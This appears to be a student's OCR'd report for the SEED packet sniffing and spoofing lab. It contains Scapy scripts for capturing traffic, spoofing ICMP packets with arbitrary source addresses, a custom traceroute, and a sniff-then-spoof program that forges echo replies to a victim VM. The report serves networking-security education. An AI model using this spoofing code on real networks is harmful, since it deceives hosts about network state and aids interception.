
- Capture packets that come from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.


SEEDUbuntu [Running]
/bin/bash
En
8:11 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
[02/03/21]seed@VM:~/.../lab1$ nslookup google.com
Server: 127.0.1.1
Address: 127.0.1.1#53
Non-authoritative answer:
Name: google.com
Address: 172.217.194.102
Name: google.com
Address: 172.217.194.139
Name: google.com
Address: 172.217.194.113
Name: google.com
Address: 172.217.194.100
Name: google.com
Address: 172.217.194.101
Name: google.com
Address: 172.217.194.138
[02/03/21]seed@VM:~/.../lab1$


SEEDUbuntu [Running]
/bin/bash
En
8:39 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
[02/03/21]seed@VM:~/.../lab1$ curl -X GET -L 172.217.194.102
<!doctype html><html itemscope="" itemtype="http://schema.org/WebP
age" lang="en-SG"><head><meta content="text/html; charset=UTF-8" h
ttp-equiv="Content-Type"><meta content="/images/branding/googleg/1
x/googleg_standard_color_128dp.png" itemprop="image"><title>Google
</title><script nonce="P9wHQLcvUYCk3aNnw+Zycg==">(function(){windo
w.google={kEI:'P6caYNGaGMvhz7sPh-m2IA',kEXPI:'0,18168,184032,11572
09,954,755,4349,207,2415,789,10,1590,926,1390,383,246,5,1128,226,4
414,3,65,769,216,2728,2576,7,1116988,1197714,568,328985,51224,1611
4,17444,11240,9188,8384,4858,1362,9290,3027,4741,9217,3624,4020,97
8,13228,516,1538,920,873,4192,6430,14527,4517,2778,919,2277,8,2796
,1593,1279,2212,530,149,561,542,840,517,1522,158,4100,312,1136,3,2
063,606,2023,1777,520,4176,93,328,1284,2943,5846,2273,1,953,2845,7
,5599,6755,5096,7540,336,4929,108,3407,908,2,941,2614,2397,7468,32
77,3,346,230,970,44,1,820,4624,149,5990,6324,1661,4,1528,2304,1236
,1145,4658,1791,266,2627,459,1555,4067,1035,4599,1426,713,1,4781,1
753,2658,4243,518,912,564,1120,30,1303,981,1570,3233,874,169,5498,
2305,638,1494,605,2,1575,1794,8,2,1281,319,2361,55,744,3841,848,13
57,587,11,731,665,2145,377,3245,1379,983,228,479,142,370,1,1962,77
7,363,17,2425,696,6,525,383,3,3541,1,4074,876,630,406,1013,1627,84
4,186,179,610,1008,809,1129,870,449,1187,371,280,16,243,850,122,33
74,1940,147,471,1116,144,239,162,195,89,509,2,60,322,692,179,362,4


SEEDUbuntu [Running]
/bin/bash
En
8:32 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
[02/03/21]seed@VM:~/.../lab1$ sudo python3 task1-1.py
###[Ethernet]###
dst = 52:54:00:12:35:00
src = 08:00:27:bc:f5:3d
type = IPv4
###[IP]###
version = 4
ihl = 5
tos = 0x0
len = 60
id = 44955
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0xfdb
src = 10.0.2.6
dst = 172.217.194.102
\options \
###[TCP]###


SEEDUbuntu [Running]
/bin/bash
En
8:41 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
###[IP]###
version = 4
ihl = 5
tos = 0x0
len = 44
id = 266
flags =
frag = 0
ttl = 255
proto = tcp
chksum = 0x3f7c
src = 172.217.194.102
dst = 10.0.2.6
\options \
###[TCP]###
sport = http
dport = 54260
seq = 9811
ack = 62741655
dataofs = 6
reserved = 0
flags = SA





[Answer] I will capture packets that come and go from one of google's IP addresses. To do that, I will first choose which google IP address to perform a GET request on using ***nslookup*** as shown in Image 1. For this Task, I will choose **172.217.194.102**. In a separate shell on this VM, I execute the command ***curl -X GET -L* 172.217.194.102.** The -L flag handles redirects, which happens when we perform a GET Request to the IP Address. Image 2 shows the curl request happened successfully. Image 3 shows the sniffer program capturing the GET Request. We can be sure because the **src** and **dst** values are that of the VM and the endpoint of curl respectively. The 4th image shows the second packet it captured, which was the response of GET Request and we can be certain because the **src** and **dst** values are swapped. There are many more packets captured after these 2, but these 2 is sufficient evidence to answer the question.

The last image shows the code used.

Task 1.2

Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.



SEEDUbuntu Clone [Running]
/bin/bash
En
9:32 AM
/bin/bash
/bin/bash 66x24
>>> send(p)
.
Sent 1 packets.
>>> send(p)
.
Sent 1 packets.
>>>
KeyboardInterrupt
>>> exit()
[02/03/21]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.dst='10.0.2.6'
>>> a.src='1.2.3.4'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>>
Left ⌘




[Answer] The first image shows ICMP Packet construction with an arbitrary **src ip** of **1.2.3.4** destined for **10.0.2.6** which is SEEDUbuntu VM. On SEEDUbuntu VM, there is a wireshark capture of this exact spoofed ICMP packet as shown in Image 2.

Task 1.3

If you are new to Python programming, you can do it by manually changing the TTL field in each round, and record the IP address based on your observation from Wireshark. Either way is acceptable, as long as you get the result.


SEEDUbuntu [Running]
/bin/bash
En
8:18 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 73x25
#!/usr/bin/python3
from scapy.all import *
import sys
MAXTTL=255
hostname = sys.argv[1]
ttl=1
while ttl < MAXTTL:
a=IP(dst=hostname,ttl=ttl)
b = ICMP()
reply=sr1(a/b, verbose=0, timeout=2)
if reply is None:
print(ttl, '...') # handles router that don't send pkts
elif reply[ICMP].type == 11: # exceeded ttl
print(ttl, 'src: ', reply.src)
elif reply[ICMP].type == 0:
print(ttl, 'Done. src: ', reply.src)
break
ttl+=1
"task1-3.py" 23L, 439C
21,1-8
All




[Answer]
I made a simple python script that takes in the destination address as the first argument and it mimics the output of the command of ***traceroute -I*** ***www.google.com***.


The first image shows the code implemented to perform traceroute via ICMP packets and the second image shows the program output. In the code, I used the ***sr1()*** function which is a variant that only returns one packet that answered the packet (or the packet set) sent. Within ***sr1(), keyword arguments timeout=2*** handles routers that do not respond to ICMP echo requests after the specified timeout ***and verbose=0*** ensures ***stdout*** will not be cluttered with unnecessary information.


First we check whether there is no response, and if so we assume that the router is configured not to reply to the ICMP echo request. If there is a response, we check if the packet is of type 11 which implies Time Exceeded and we can be certain that we have reached the next hop router; else if the response is of type 0, we have an echo reply and that is our destination address.


Task 1.4

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and- then-spoof program. You need two VMs on the same LAN. From VM A, you ping an IP X. This will generate an ICMP echo request packet. If X is alive, the ping program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on VM B, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regard- less of whether machine X is alive or not, the ping program will always receive a reply, indicating that X is alive. You need to use Scapy to do this task. In your report, you need to provide evidence to demonstrate that your technique works.




SEEDUbuntu [Running]
/bin/bash
En
11:25 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 73x25
[02/04/21]seed@VM:~/.../lab1$ sudo python3 task1-4.py 10.0.2.8


SEEDUbuntu [Running]
/bin/bash
En
11:25 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 81x27
#!/usr/bin/python3
from scapy.all import *
import sys
VICTIM=sys.argv[1]
# spoof
def spoof(pkt):
if ICMP in pkt:
# [ICMP].type = 8 for echo req and 0 for reply
if pkt[ICMP].type == 8:
srcIP = pkt[IP].dst
dstIP = pkt[IP].src
ihl = pkt[IP].ihl
icmpType = 0
icmpID = pkt[ICMP].id
icmpSEQ = pkt[ICMP].seq
a = IP(src=srcIP, dst=dstIP, ihl=ihl)
b = ICMP(type=icmpType, id=icmpID, seq=icmpSEQ)
data = pkt[Raw].load
pkt = a/b/data
send(pkt, verbose=0)
# sniff
sniff(filter='icmp and src host {}'.format(VICTIM),prn=spoof)
~
~
1,1
All



[Answer] The first Image shows SEEDUbuntu Clone VM (VM A) attempting to ***ping 1.2.3.4 (non-existent)*** and receives ICMP replies from scapy program on SEEDUbuntu VM (VM B) which is shown in Image 2. The code is shown in Image 3. The last image shows that the program will always send out a spoofed ICMP reply even when SEEDUbuntu Clone VM (VM A) is trying to ping an existing IP address. Unfortunately, scapy does not support dropping packets or redirection (or at least I was not able to do it). Otherwise, we could drop the legitimate packets and send our spoofed packets and VM A will not see the (***DUP !)*** in its stdout. However, the question did not ask to handle such a scenario, I hope that this will not be considered a failed attempt on my part.

Explanation of program:

1. Sniff and filter out only ICMP packets from the VICTIM machine and we can call a function to spoof replies using the ***prn*** argument.
2. After parsing each ICMP packet to the method ***spoof()***, we first check if it indeed contains an ICMP field.
3. We then check the ICMP type. 8 is for ICMP Echo Requests.

4. We then construct the new ICMP Replies with the information from the current ICMP Echo Request.
    a. Swap the destination and source IP addresses
    b. Copy ***ihl*** (Internet Header Length), ***ICMP.id***, ***ICMP.seq*** and ***Raw.load*** (payload)
    c. Assemble the spoofed ICMP reply with the line ***pkt = a/b/data***
    d. Send pkt.

